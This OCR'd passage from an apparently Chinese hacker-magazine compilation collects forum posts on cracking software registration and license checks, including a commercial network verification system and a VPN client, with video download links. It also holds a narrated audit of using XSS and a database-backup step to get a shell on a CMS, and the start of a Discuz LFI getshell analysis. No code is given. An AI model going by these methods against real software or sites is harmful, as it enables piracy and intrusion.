


图 4-4-6

（12）Vnc 连接（如图 4-4-7～图 4-4-9）

图 4-4-7

图 4-4-8

图 4-4-9

好了 就到这里吧。。都凌晨 5 点了。睡觉去了。
（全文完）责任编辑：桔子

第五章 逆向工程

第 1 节 [科普性破解教程]简易破解科普和爆破简单程序

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

LZ 准备做一套这个科普性的破解教程，主要也是科普一下,让大家知道一下“破解”这方面,破解是比脱壳简单得多
论坛搞破解的也不多,貌似最近半斤大牛来了？大牛勿喷，小菜教程
教程里也是没有任何的这个个人广告
因为时间仓促==就不发图片了,有空补发。麦克风也是没有调试到最佳,声音有些杂
第一课呢，就是关于破解方面的简单演示
第一课下载地址：
http://pan.baidu.com/share/link?shareid=497193&uk=53981986
那啥,如果凡叔有空的话，可以帮忙补发一下图片么
这里也顺便把第二课也发了
第二课下载地址：
http://pan.baidu.com/share/link?shareid=497191&uk=53981986
（连载中）责任编辑：xiaohui

第 2 节 [科普性破解教程]手动追出软件注册码

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

在第三课“手动追出注册码”后第四课“利用关键 call 追出注册码”也出炉了




图 2-2-1

第三课下载地址:
http://pan.baidu.com/share/link?shareid=470388&uk=1832384802
（连载中）责任编辑：xiaohui

第 3 节 [科普性破解教程]第四课追出注册码之关键 call

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

在第三课“手动追出注册码”后第四课“利用关键 call 追出注册码”也出炉了




图 2-3-1

下载地址:
http://pan.baidu.com/share/link?shareid=2673972654&uk=1832384802
（连载中）责任编辑：xiaohui

第 4 节 [科普性破解教程]实战爆破无提示 CM

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

现在有很多程序都是没有字符串和提示的，本节课就演示如何爆破一个无提示的 CM




图 2-4-1

第五课下载地址:
http://pan.baidu.com/share/link?shareid=470392&uk=1832384802
（连载中）责任编辑：xiaohui

第 5 节 [科普性破解教程]简单算法分析

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

这一节课我们就来做一个简单的算法分析,一步一步慢慢来..




图 2-5-1

现在的教程工具都是在其他的视频里找的,如果大家有什么很好的 CM 和有引导性的软件,直接发我邮箱 985068989@qq.com
第六课下载地址:
http://pan.baidu.com/share/link?shareid=470398&uk=1832384802
（连载中）责任编辑：xiaohui

第 6 节 [科普性破解教程]爆破无字符串参考的死程序

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

本节课主要就讲一下遇到没有字符串的程序的处理方法
我们的目的就是要让我们可以查找到隐藏了的字符串




图 2-6-1

第七课下载地址:
http://pan.baidu.com/share/link?shareid=2165893160&uk=1832384802
（连载中）责任编辑：xiaohui

第 7 节 [科普性破解教程]解决程序重启验证

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

本节课主要就讲一下软件的重启验证
什么是重启验证?
重启验证可以分为文件型和注册表型，即你注册成功后，必须重启一次程序验证授权是否正确,那么这样的话,爆破就基本无效了。
第八课下载地址:
http://pan.baidu.com/share/link?shareid=2180200876&uk=1832384802




图 2-7-1

（连载中）责任编辑：xiaohui

第 8 节 [科普性破解教程]第九课深度讲解易语言

作者：小陈

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

这节课我们来讲一下当今扯得最多的易语言。易语言呢，国产的，漏洞的确不少，易语言的程序安全系数显然是没有其他语言高的。今天我们就来看一看。

图 2-8-1

第九课下载地址：

http://pan.baidu.com/share/link?shareid=2185843794&uk=1832384802

（连载中）责任编辑：xiaohui

第 9 节 [科普性破解教程]实战飘零网络验证 3.5(大结局)

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

这节课就讲一下当今易语言网络验证使用人数最多的“飘零网络验证商业版 3.5”，同时也是我们的大结局，本来是想录制 15 课的，但是有点长，我们之前也没讲破解基础什么的。以后也会有一些零散的课程发在论坛上
飘零分为“飘零网络验证商业版”和“飘零网络验证金盾版”




图 2-9-1

第十课下载地址：
http://pan.baidu.com/share/link?shareid=2305647554&uk=1832384802
（连载中）责任编辑：xiaohui

第 10 节 [科普性破解教程]后续之爆破某基友提供的 VPN

作者：小陈
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

今天完结了破解教程，然后有位基友就找到我

图 2-10-1

然后下载看一看这个 VPN，挺简单的，爆破进入主界面就改 2 个,就当是一个后续吧
2 群有位基友说这个是不能进行什么功能爆破的,验证全部在后台，受教了效果图:

图 2-10-2

视频下载地址：
http://pan.baidu.com/share/link?shareid=2317660697&uk=1832384802
（连载中）责任编辑：xiaohui

第六章 C0deplay 漏洞分析与代码审计专栏

第 1 节 NITC 网络营销 CMS 代码审计

作者：j8g
来自：C0dePlay Team
网址：http://www.c0deplay.com/

第一次先不贴代码，官网介绍，如图 6-1-1:

图 6-1-1

你要的，就是这样的！我想我要的也是这样的！

程序 zend 加密了，我们解密后，用 rips 进行初步判断下，如图 6-1-2:




图 6-1-2

初步判断了下，发现 XSS，真心没仔细看，既然有这个问题，我们看看怎么利用，位置在 inquiry.php 这个文件，在线咨询。我们直接发送国际问题的 X，就拿一个点，进行一下测试，如图 6-1-3:

图 6-1-3

OK 了，如图 6-1-4:




图 6-1-4

去后台看看，如图 6-1-5:

图 6-1-5

到了，接下来去看看，有返回信息么。次系统的 cms 后台可以自己定义，我们从我们的 cookie 里面就可以看到后台路径的了，如图 6-1-6:




图 6-1-6

数据到了，我们用啊 D 进去看看，如图 6-1-7:

图 6-1-7

OK 进来了，那我们怎么 getshell 呢？大体看了下，就把目标放到了，备份数据库，期间查看了代码。我们就来继续看，做好前提准备，代码写到配置文件里面，如图 6-1-8:

图 6-1-8

下一步再看数据库操作功能，如图 6-1-9:

图 6-1-9

好了，我们知道具体时间了，数据库那个秒我们用 burp 来猜解下，速度很快，如图 6-1-10:




图 6-1-10

出来了，如图 6-1-11:




图 6-1-11

最终结果，如图 6-1-12:




图 6-1-12

（全文完）责任编辑：Silent

第 2 节 Discuz x 后台 getshell 源码分析

作者：pe4ch
来自：C0dePlay Team
网址：http://www.c0deplay.com/

首先祝大家端午节快乐，下面由小编我对 DZ 3.0/2.5 后台拿 shell 的代码进行分析，这个拿 shell 的方法很新颖，所以 yaseng 说值得和大家一起分享下。
结合着已经有的利用方法小编我带着大家一起一步一步的逆向分析构成漏洞的成因，当然我也是本着一个学习者的态度和大家一起分享知识，如有分析的不到位请大家及时反馈和纠正再次感谢大家，进入正题。
漏洞的原理，LFI(Local File Includes) 本地文件包含漏洞，那我们就抓住这几点进行分析，这个原理是我们必须有一个可以 include 的”可控变量”来进行包含我们的恶意代码，第二是后台表单修改:
